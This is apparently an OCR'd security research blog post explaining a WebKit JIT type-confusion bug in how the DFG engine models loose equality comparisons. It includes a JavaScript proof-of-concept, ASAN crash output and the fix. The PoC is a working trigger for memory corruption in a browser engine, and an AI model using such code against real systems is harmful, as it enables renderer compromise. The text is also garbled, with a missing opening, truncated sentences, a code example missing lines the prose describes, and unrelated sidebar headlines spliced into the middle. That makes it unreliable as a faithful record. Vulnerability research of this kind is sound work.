INVERTING YOUR ASSUMPTIONS: A GUIDE TO JIT COMPARISONS

April 12, 2018 | Jasiel Spelman


towards avoiding back pain, but I've also found that getting exercise can help quite a bit. Rock climbing is one of the things I like to do that helps my back, but on days where I don't even have the opportunity to go to an indoor rock gym, I like to use the gravity inversion bar I have at home.

What does this have to do with anything interesting, let alone anything involving security? Between doing upside-down crunches, I'll sometimes spend some time just catching up on various feeds on my phone. This past January, after I'd already found some WebKit JIT bugs and gotten a decent understanding of one of the engines, I came across a link to a Stack Overflow post about a ridiculous interview question:

> “Is it ever possible that (a== 1 && a ==2 && a==3) could evaluate to true in JavaScript?”


For many languages, this would obviously be no. And of course, logically the answer is no. But we're dealing with JavaScript here, and there are two types of comparison operators at our disposal. The first one referenced in the question is the loose comparison operator, represented by two successive equals signs (==). The other type is the strict comparison operator, which is represented by three successive equals signs (===). The main difference is that if the types of both values are different, the loose comparison operator will perform type coercion to see if they can become the same type before being compared, while the strict comparison operator will return that the two values are different.

As a simple example, let's compare the Integer 1 with the `true` constant as well as a String containing the number 1:




```
>>> 1 == true
true
```

Both return true despite not being equal at all from a visual inspection against what h strict equa



```
>>> 1 === true
false
>>> 1 === '1'
false
```

Back to the post that spurred all of this, a curious thing happens when you compare an Object to something that isn't an Object:



```
>>> 1 == { valueOf:()=>{ print('We got called!'); return 4; }}
We got called!
false
```

We can execute JavaScript during the loose comparison against an Object!

Now that we've covered enough of the JavaScript language to understand one of its odd quirks, let's dive in to see how this might get handled by one of the sublight* engines within WebKit.

**The fastest engine within JavaScriptCore is called the Faster Than Light (FTL) engine and, as such, I refer to the rest of the engines as the sublight engines. I haven't seen others do this, so apologies if people think you're crazy as you talk about the engines this way.*

One of the morbidly beautiful things about JavaScript is that it can give rise to unsafe patterns from otherwise perfectly cromulent C++ and similarly, one of the morbidly beautiful things about JIT is that it can give rise to unsafe patterns from otherwise perfectly safe JavaScript. The Data Flow Graph (DFG)

TP-LINK WAN-SIDE VULNERABILITY CVE-2023-1389 ADDED TO THE MIRAI BOTNET ARSENAL

TPLink, Pwn2Own, Exploit, Threat Hunting

CVE 29 CLASS OVER THE WESTERN DIGITAL MY CLOUD PRO SERIES PR4100

Western Digital, Pwn2Own

HE APRIL 2023 SECURITY PDATE REVIEW


Security Patch, Adobe, Microsoft, Apple

operation has been executed. For example, it is unsafe to remove bounds checks around an operation that could change the size of the underlying buffer. One of the ways this is performed within DFG is within a file called `DFGAbstractInterpreterInlines.h`, which contains a method named `executeEffects` responsible for changing program state based on the operation and arguments. The way to state that an operation is potentially dangerous to prevent later optimizations is to call a function called `clobberWorld` which, among other things, will break all assumptions about the types of all Arrays within the graph.


The net result of this is that if an operation is improperly modelled, it is possible to trigger type confusion and have a Double interpreted as an Object to trigger code execution, or have an Object interpreted as a Double to trigger an information leak.

If we look at how the CompareEq operation is modeled, one thing that becomes clear is it only attempts to increase performance by setting the operation to have a constant value. Unfortunately, CompareEq did not take into account that JavaScript can be executed as part of the middle of the operation.

Here is a snippet of how `DFGAbstractInterpreterInlines.h` handles the `CompareEq` operation:




```
case CompareLess:
case CompareLessEq:
case CompareGreater:
case CompareGreaterEq:
case CompareEq: {
    JSValue leftConst = forNode(node->child1()).value();
    JSValue rightConst = forNode(node->child2()).value();
    if (leftConst && rightConst) {
        if (leftConst.isNumber() && rightConst.isNumber()) {
            double a = leftConst.asNumber();
            double b = rightConst.asNumber();
            switch (node->op()) {
```



```
            case CompareLess:
                setConstant(node, jsBoolean(a < b));
                break;
            case CompareLessEq:
                setConstant(node, jsBoolean(a <= b));
                break;
            case CompareGreater:
                setConstant(node, jsBoolean(a > b));
                break;
            case CompareGreaterEq:
                setConstant(node, jsBoolean(a >= b));
                break;
            case CompareEq:
                setConstant(node, jsBoolean(a == b));
                break;
            default:
                RELEASE_ASSERT_NOT_REACHED();
                break;
            }
            break;
        }
```


Here's a simple proof-of-concept demonstrating the issue:




```
var ary_1 = [1.1,2.2,3.3];
ary_1['a'] = 1;

var go = function(a,c){
    a[0] = 1.1;
    a[1] = 2.2;
    c == 1;
    a[2] = 5.67070584648226e-310;
}

for (var i = 0; i < 0x100000; i++) {
    go(ary_1, {})
}

go(ary_1, { toString: () => { ary_1[0] = {}; return '1'; }});
"" + ary_1[2];
```

This PoC demonstrates that, when comparisons are just so, fundamental assumptions made by the JIT engine can be broken. In the benign case, 'a==1 && a==2 && a==3' can evaluate to true, but in the worst case this can result in a compromise of the renderer process. Apologies if we just messed up your interview question, but now you’ll potentially get a more interesting answer!

Here is what happens when you run the proof-of-concept:




```
$ Tools/Scripts/run-jsc ~/Desktop/equals.js
Running 1 time(s): DYLD_FRAMEWORK_PATH=/Users/x/Desktop/webkit/WebKitBuild/Release /Users/x/Desktop/webkit/WebKitBuild/Release/jsc equals.js
ASAN:DEADLYSIGNAL
=================================================================
==25908==ERROR: AddressSanitizer: SEGV on unknown address 0x686374696c6c (pc 0x000106e35262 bp 0x7ffee8f18d20 sp 0x7ffee8f18d20 T0)
==25908==The signal is caused by a READ memory access.
    #0 0x106e35261 in JSC::JSCell::isString() const JSCellInlines.h:192
    #1 0x108773a87 in JSC::JSCell::toPrimitive(JSC::ExecState*, JSC::PreferredPrimitiveType) const JSCell.cpp:154
    #2 0x1087736ea in JSC::JSValue::toStringSlowCase(JSC::ExecState*, bool) const JSCJSValue.cpp:392
    #3 0x107b61dff in JSC::JSValue::toString(JSC::ExecState*) const JSString.h:775
    #4 0x1082b70ab in operationValueAddProfiledOptimize Operations.h:253
    #5 0x31fcf3800581  (<unknown module>)
```



```
    #6 0x106dfff2f in vmEntryToJavaScript LowLevelInterpreter64.asm:256
    #7 0x10824f8a5 in JSC::JITCode::execute(JSC::VM*, JSC::ProtoCallFrame*) JITCode.cpp:81
    #8 0x1081cfac6 in JSC::Interpreter::executeProgram(JSC::SourceCode const&, JSC::ExecState*, JSC::JSObject*) Interpreter.cpp:941
    #9 0x10865a440 in JSC::evaluate(JSC::ExecState*, JSC::SourceCode const&, JSC::JSValue, WTF::NakedPtr<JSC::Exception>&) Completion.cpp:103
    #10 0x106d3d54e in runWithOptions(GlobalObject*, CommandLine&) jsc.cpp:2275
    #11 0x106ceac1a in int runJSC<jscmain(int, char**)::$_3>(CommandLine, bool, jscmain(int, char**)::$_3 const&) jsc.cpp:2580
    #12 0x106ce8f50 in jscmain(int, char**) jsc.cpp:2675
    #13 0x106ce8d9a in main jsc.cpp:2107
    #14 0x7fff69d9f144 in start (libdyld.dylib:x86_64+0x1144)

==25908==Register values:
rax = 0x00000d0c6e8d2d00  rbx = 0x0000686374696c67  rcx = 0x00001d0c6e8d2d8d  rdx = 0x0000000000000002
rdi = 0x0000686374696c6c  rsi = 0x00007ffee8f192a0  rbp = 0x00007ffee8f18d20  rsp = 0x00007ffee8f18d20
 r8 = 0x0000000000000001   r9 = 0x00007ffee8f18e20  r10 = 0x0000000000000000  r11 = 0xffffffffffffffff
r12 = 0x00001fffdd1e31c6  r13 = 0x00007ffee8f18ec0  r14 = 0x0000000000000002  r15 = 0x00007ffee8f192a0
AddressSanitizer can not provide additional info.
SUMMARY: AddressSanitizer: SEGV JSCellInlines.h:192 in JSC::JSCell::isString() const
==25908==ABORTING
```

We get a crash when dereferencing `0x686374696c6c` while calling `isString` on what the JavaScriptCore believes is a JavaScript Object, but was actually a Double. The value `0x686374696c6c` comes from adding 5 to `0x686374696c67`, which itself comes from the `5.67070584648226e-310` value being written in the proof-of-concept, since that is the Double representation of `0x686374696c67`.

The patch for this is rather simple – ensure `clobberWorld` is called by properly modeling the loose comparison operators. You’ll still be able to have 'a==1 && a==2 && a==3' evaluate to true, however, now important checks will not get removed if you do.



```
+        if (node->child1().useKind() == UntypedUse || node->child2().useKind() == UntypedUse)
+            clobberWorld(node->origin.semantic, clobberLimit);
```

Hopefully this blog post on Safari JIT has been interesting. Stay tuned for more JavaScript shenanigans! Until then, you can find me on Twitter at @WanderingGlitch, and follow the team for the latest in exploit techniques and security patches.

Webkit   JavaScript   Research